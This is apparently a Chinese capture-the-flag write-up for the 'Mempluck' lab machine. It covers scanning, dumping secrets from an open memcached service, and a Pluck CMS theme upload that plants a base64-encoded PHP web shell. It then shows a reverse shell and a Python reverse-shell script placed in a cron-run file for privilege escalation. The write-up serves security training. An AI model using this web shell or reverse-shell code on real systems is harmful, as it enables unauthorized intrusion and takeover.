


Mempluck

目标是10.108.185.122



常规扫描

```

< Anonymous on Thursday at 3:12 PM
> { # C: # Penetration # ScanTools # Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.108.185.122
Starting Nmap 7.97 ( https://nmap.org ) at 2026-04-02 15:14 +0800
Nmap scan report for 10.108.185.122
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.66 ((Unix))
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
|_http-generator: pluck 4.7.16
|_http-title: Hello World! - MemPluck
|_Requested resource was http://10.108.185.122/?file=hello-world
|_http-server-header: Apache/2.4.66 (Unix)
11211/tcp open  memcached   Memcached 1.6.32 (uptime 161 seconds)
MAC Address: 08:00:27:76:81:54 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.36 seconds


```

```

03 GET 91 29w 317c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
04 GET 91 32w 314c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
00 GET 41 10w 86c http://10.108.185.122/docs/UPDATING
00 GET 411 266w 1811c http://10.108.185.122/docs/README
00 GET 1821 1236w 8535c http://10.108.185.122/docs/CHANGES
00 GET 21 26w 149c http://10.108.185.122/docs/update.php
00 GET 6761 5644w 35068c http://10.108.185.122/docs/COPYING
02 GET 01 0w 0c http://10.108.185.122/? => http://10.108.185.122/?file=hello-world
00 GET 161 78w 646c http://10.108.185.122/images
00 GET 161 78w 646c http://10.108.185.122/files
01 GET 91 29w 353c http://10.108.185.122/data => http://10.108.185.122/data/
00 GET 11 12w 16118c http://10.108.185.122/data/image/favicon.ico
00 GET 4521 774w 7035c http://10.108.185.122/data/styleadmin.css
01 GET 91 29w 353c http://10.108.185.122/docs => http://10.108.185.122/docs/
02 GET 01 0w 0c http://10.108.185.122/index.php => http://10.108.185.122/?file=hello-world
00 GET 311 193w 1242c http://10.108.185.122/login.php
00 GET 1121 357w 4005c http://10.108.185.122/admin.php
00 GET 21 5449w 363860c http://10.108.185.122/data/modules/tinymce/tinymce.min.js
00 GET 1121 353w 4014c http://10.108.185.122/install.php
00 GET 31 6w 47c http://10.108.185.122/robots.txt
00 GET 161 78w 646c http://10.108.185.122/data/themes
01 GET 91 29w 357c http://10.108.185.122/data/inc => http://10.108.185.122/data/inc/
01 GET 91 29w 359c http://10.108.185.122/data/image => http://10.108.185.122/data/image/
00 GET 11 4w 48c http://10.108.185.122/data/index.html
01 GET 91 29w 362c http://10.108.185.122/data/settings => http://10.108.185.122/data/settings/
01 GET 91 29w 361c http://10.108.185.122/data/modules => http://10.108.185.122/data/modules/
01 GET 91 29w 359c http://10.108.185.122/data/trash => http://10.108.185.122/data/trash/
00 GET 1121 355w 4026c http://10.108.185.122/requirements.php
##### - 40s 360168/360168 0s found:26 errors:0
##### - 38s 180000/180000 4706/s http://10.108.185.122/
##### - 2s 180000/180000 90726/s http://10.108.185.122/docs/ => Directory listing (add --scan-dir-listings to scan)
##### - 39s 180000/180000 4584/s http://10.108.185.122/data/

```

官网可以登陆



尝试了半天弱口令没成功

然后发现还有一个端口没用上，是一个Memcached 1.6.32

查了一下说是一个分布式高速缓存系统，估计会有东西

telnet连接，查看信息

```
telnet 10.108.185.122 11211
Trying 10.108.185.122...
Connected to 10.108.185.122.
Escape character is '^]'.
stats
STAT pid 2428
STAT uptime 2521
STAT time 1775116456
STAT version 1.6.32
STAT libevent 2.1.12-stable
STAT pointer_size 64
STAT rusage_user 0.108711
STAT rusage_system 0.069454
STAT max_connections 1024
STAT curr_connections 1
STAT total_connections 45
STAT rejected_connections 0
```

```
STAT connection_structures 3
STAT response_obj_oom 0
STAT response_obj_count 1
STAT response_obj_bytes 65536
STAT read_buf_count 8
STAT read_buf_bytes 131072
STAT read_buf_bytes_free 49152
STAT read_buf_oom 0
STAT reserved_fds 20
STAT cmd_get 0
STAT cmd_set 420
STAT cmd_flush 42
STAT cmd_touch 0
STAT cmd_meta 0
STAT get_hits 0
STAT get_misses 0
STAT get_expired 0
STAT get_flushed 410
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT store_too_large 0
STAT store_no_memory 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 20258
STAT bytes_written 2222
STAT limit_maxbytes 67108864
```

```
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT time_in_listen_disabled_us 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 524288
STAT hash_is_expanding 0
STAT slab_reassign_rescues 0
STAT slab_reassign_chunk_rescues 0
STAT slab_reassign_evictions_nomem 0
STAT slab_reassign_inline_reclaim 0
STAT slab_reassign_busy_items 0
STAT slab_reassign_busy_deletes 0
STAT slab_reassign_running 0
STAT slabs_moved 0
STAT lru_crawler_running 0
STAT lru_crawler_starts 9
STAT lru_maintainer_juggles 5200
STAT malloc_fails 0
STAT log_worker_dropped 0
STAT log_worker_written 0
STAT log_watcher_skipped 0
STAT log_watcher_sent 0
STAT log_watchers 0
STAT unexpected_napi_ids 0
STAT round_robin_fallback 0
STAT bytes 821
STAT curr_items 10
STAT total_items 420
STAT slab_global_page_pool 0
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT evicted_active 0
STAT evictions 0
STAT reclaimed 0
```

```
STAT crawler_reclaimed 0
STAT crawler_items_checked 80
STAT lru_tail_reflocked 0
STAT moves_to_cold 420
STAT moves_to_warm 0
STAT moves_within_lru 0
STAT direct_reclaims 0
STAT lru_bumps_dropped 0
END
stats items
STAT items:1:number 10
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 10
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 32
STAT items:1:mem_requested 821
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 80
STAT items:1:lru_tail_reflocked 0
STAT items:1:moves_to_cold 420
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
```

```
STAT items:1:hits_to_cold 0
STAT items:1:hits_to_temp 0
END
stats cachedump 1 0
ITEM secret10 [16 b; 0 s]
ITEM secret9 [16 b; 0 s]
ITEM secret8 [16 b; 0 s]
ITEM secret7 [16 b; 0 s]
ITEM secret6 [16 b; 0 s]
ITEM secret5 [16 b; 0 s]
ITEM secret4 [16 b; 0 s]
ITEM secret3 [16 b; 0 s]
ITEM secret2 [16 b; 0 s]
ITEM secret1 [16 b; 0 s]
END
get secret1
VALUE secret1 0 16
bW0IxZmtfH3MEbd0
END
get secret2
VALUE secret2 0 16
K6Hhy20VpRIPml81
END
get secret3
VALUE secret3 0 16
dNoP423aTVVPocy6
END
get secret10
VALUE secret10 0 16
nIKYQ2zcyha5nZ0E
END
stats cachedump 1 0
ITEM secret10 [16 b; 0 s]
ITEM secret9 [16 b; 0 s]
ITEM secret8 [16 b; 0 s]
ITEM secret7 [16 b; 0 s]
```

```
ITEM secret6 [16 b; 0 s]
ITEM secret5 [16 b; 0 s]
ITEM secret4 [16 b; 0 s]
ITEM secret3 [16 b; 0 s]
ITEM secret2 [16 b; 0 s]
ITEM secret1 [16 b; 0 s]
END
get secret4
VALUE secret4 0 16
E17gcbScanV1jLye
END
get secret5
VALUE secret5 0 16
UooJZDpwhhHkcKLY
END
get secret6
VALUE secret6 0 16
r5sWwufaN6pvTMUq
END
get secret7
VALUE secret7 0 16
sw3H5nYR6jVPp5Ks
END
get secret8
VALUE secret8 0 16
BexM4wC7gVEPDLRF
END
get secret8
VALUE secret8 0 16
BexM4wC7gVEPDLRF
END
get secret9
VALUE secret9 0 16
DwgHyViDJpzLeoW3
END
get secret10
```

```
VALUE secret10 0 16
fkHp76B9QulwDPT2
END
```

顺便学一下命令

1. 查看服务状态

输入：

```
stats
```

这会返回服务器的版本、运行时间、当前存储的条目数等基本信息。

2. 列出所有的存储组 (Slabs)

输入：

```
stats items
```

你会看到类似 `STAT items:1:number 5` 的输出。这里的 1 就是 Slab ID，代表一组缓存。

3. 倾倒入 Key (缓存键名)

假设你看到有 Slab 1，输入：

```
stats cachedump 1 0
```

注：1 是 Slab ID，0 表示列出该组下所有的 Key。

你会看到一堆 Key 的名字，比如 `user_login`、`session_admin` 或者 `config_cache`。

4. 读取具体内容

如果你发现了一个感兴趣的 Key (比如叫 `admin_password`)，输入：



```
get admin_password
```

系统就会把存在内存里的值直接吐给你。

成功找到10个secret，然后登陆密码是第7个.....

然后一个文件上传漏洞，网上挺多的..

options → choose theme → install theme



去github下载主题包，修改php文件完成getshell

billcreswell / redline-theme
Public

Code
Issues
Pull requests
Actions
Projects
Wiki
Security and quality
Insights

master
1 Branch
0 Tags
Go to file
Code

billcreswell
Update style.css
803de16 · 12 years ago
8 Commits

img	added screenshot	12 years ago
README.md	Update README.md	12 years ago
info.php	add redline theme to repo	12 years ago
license.txt	add redline theme to repo	12 years ago
style.css	Update style.css	12 years ago
theme.php	add redline theme to repo	12 years ago

README
License

About

Redline theme for PI


- Readme
- View license
- Activity
- 1 star
- 1 watching
- 1 fork

Report repository

Releases

No releases published


Packages




```
C:\Users\Anonymous\Desktop\redline-theme-master\redline-theme-master\info.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

info.php
1  <?php
2
3  file_put_contents('shell.php',base64_decode('PD9waHAgc3lzdGVtKCRfR0VUWzFdKTs/Pg=='));
4
5  ?>
6
7
```

再重新压缩上传



访问/shell.php?1=ls



反弹个shell

```

backup_extract.txt      flask1      machines.txt      result.txt      treadin

< kali on Thursday at 4:18 PM
> { [ home ] } * ./pen.sh
请输入要监听的端口号 (例如 4444): 4444
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 10.108.185.70 • 172.17.0.1
> 🚀 Main Menu (m) 💀 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[-] Invalid shell from 10.108.185.122 😊
[+] [New Reverse Shell] => Mempluck 10.108.185.122 Linux-x86_64 👤 apache(105) 🚫 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 =
[+] Session log: /home/kali/.penelope/sessions/Mempluck~10.108.185.122-Linux-x86_64/2026_04_02-16_19_24-633.log

/var/www/localhost/htdocs $ |

```

查看user.txt:flag{user-84943833775f3c37e787d5ca55e42fff}

```

user.txt
/home/taditto $ cat user.txt
flag{user-84943833775f3c37e787d5ca55e42fff}
/home/taditto $ |

```

然后提权

```

root      etc      media      opt      root      sbin      sys      usr
/ $ ls -la /opt
total 12
drwxrwxr-x  2 root    taditto    4096 Feb 25 16:27 .
drwxr-xr-x 21 root    root      4096 Feb 25 16:30 ..
-rw-r--r--  1 root    root      846 Feb 25 16:27 init_memcached.py
/ $ cat /opt/init_memcached.py
# /opt/init_memcached.py crontab
from pymemcache.client.base import Client
import time
import random
import string

def generate_random_secret(length=16):
    return ''.join(random.choices(string.ascii_letters + string.digits, k=length))

def init():
    client = Client(('127.0.0.1', 11211))
    for _ in range(10):
        try:
            client.flush_all()

            for i in range(1, 11):
                key = f'secret{i}'
                if i == 7:
                    value = 'sw3H5nYR6jVPp5Ks'
                else:
                    value = generate_random_secret()
                client.set(key, value)

            print("Successfully initialized Memcached with multiple secrets.")
            return True
        except:
            time.sleep(1)
    return False

if __name__ == "__main__":
    init()
/ $ cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin

```

发现taditto可以在opt写文件，然后就可以劫持，那么就先要提权到taditto
尝试密码复用竟然成功了

```

/ $ id
uid=105(apache) gid=107(apache) groups=82(www-data),107(apache),107(apache)
/ $ su taditto
Password:
/ $ id
uid=1000(taditto) gid=1000(taditto) groups=1000(taditto)
/ $

```

定时任务

```

2026/04/02 19:14:24 CMD: UID=0      PID=2      | /sbin/init
2026/04/02 19:14:24 CMD: UID=0      PID=1      | /bin/sh -c run-parts /etc/periodic/15min
2026/04/02 19:15:00 CMD: UID=0      PID=26937  | /usr/sbin/crond -c /etc/crontabs -f
2026/04/02 19:15:00 CMD: UID=1001   PID=26938  | /usr/bin/python3 /opt/init_memcached.py
2026/04/02 19:15:00 CMD: UID=1001   PID=26939  |
2026/04/02 19:15:00 CMD: UID=1001   PID=26940  |

```

ls -la

```
/opt $ ls -la
total 16
drwxrwxr-x   3 root    taditto    4096 Apr  2 17:06 .
drwxr-xr-x  21 root    root        4096 Feb 25 16:30 ..
-rw-r--r--   1 root    root         846 Feb 25 16:27 init_memcached.py
```

直接删掉重新写一个同名文件，写入反弹shell

```
/opt $ ls
init_memcached.py  pymemcache
/opt $ rm init_memcached.py
rm: remove 'init_memcached.py'? yes
/opt $ ls
pymemcache
/opt $ vim init_memcached.py
/opt $ chmod +x init_memcached.py
/opt $ vim init_memcached.py
/opt $ |
```

```
import socket
import os
import subprocess

# 设置你的 Kali IP 和 监听端口
ip = "你的Kali_IP"
port = 1111

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    p = subprocess.call(["/bin/sh", "-i"])
except Exception as e:
    # 如果反弹失败，至少在 /tmp 留个证据看看报错
```

```
with open("/tmp/pwn_error.log", "w") as f:
    f.write(str(e))
```

```
< kali on Thursday at 8:01 PM
> { home } * ./pen.sh
请输入要监听的端口号 (例如 4444): 1111
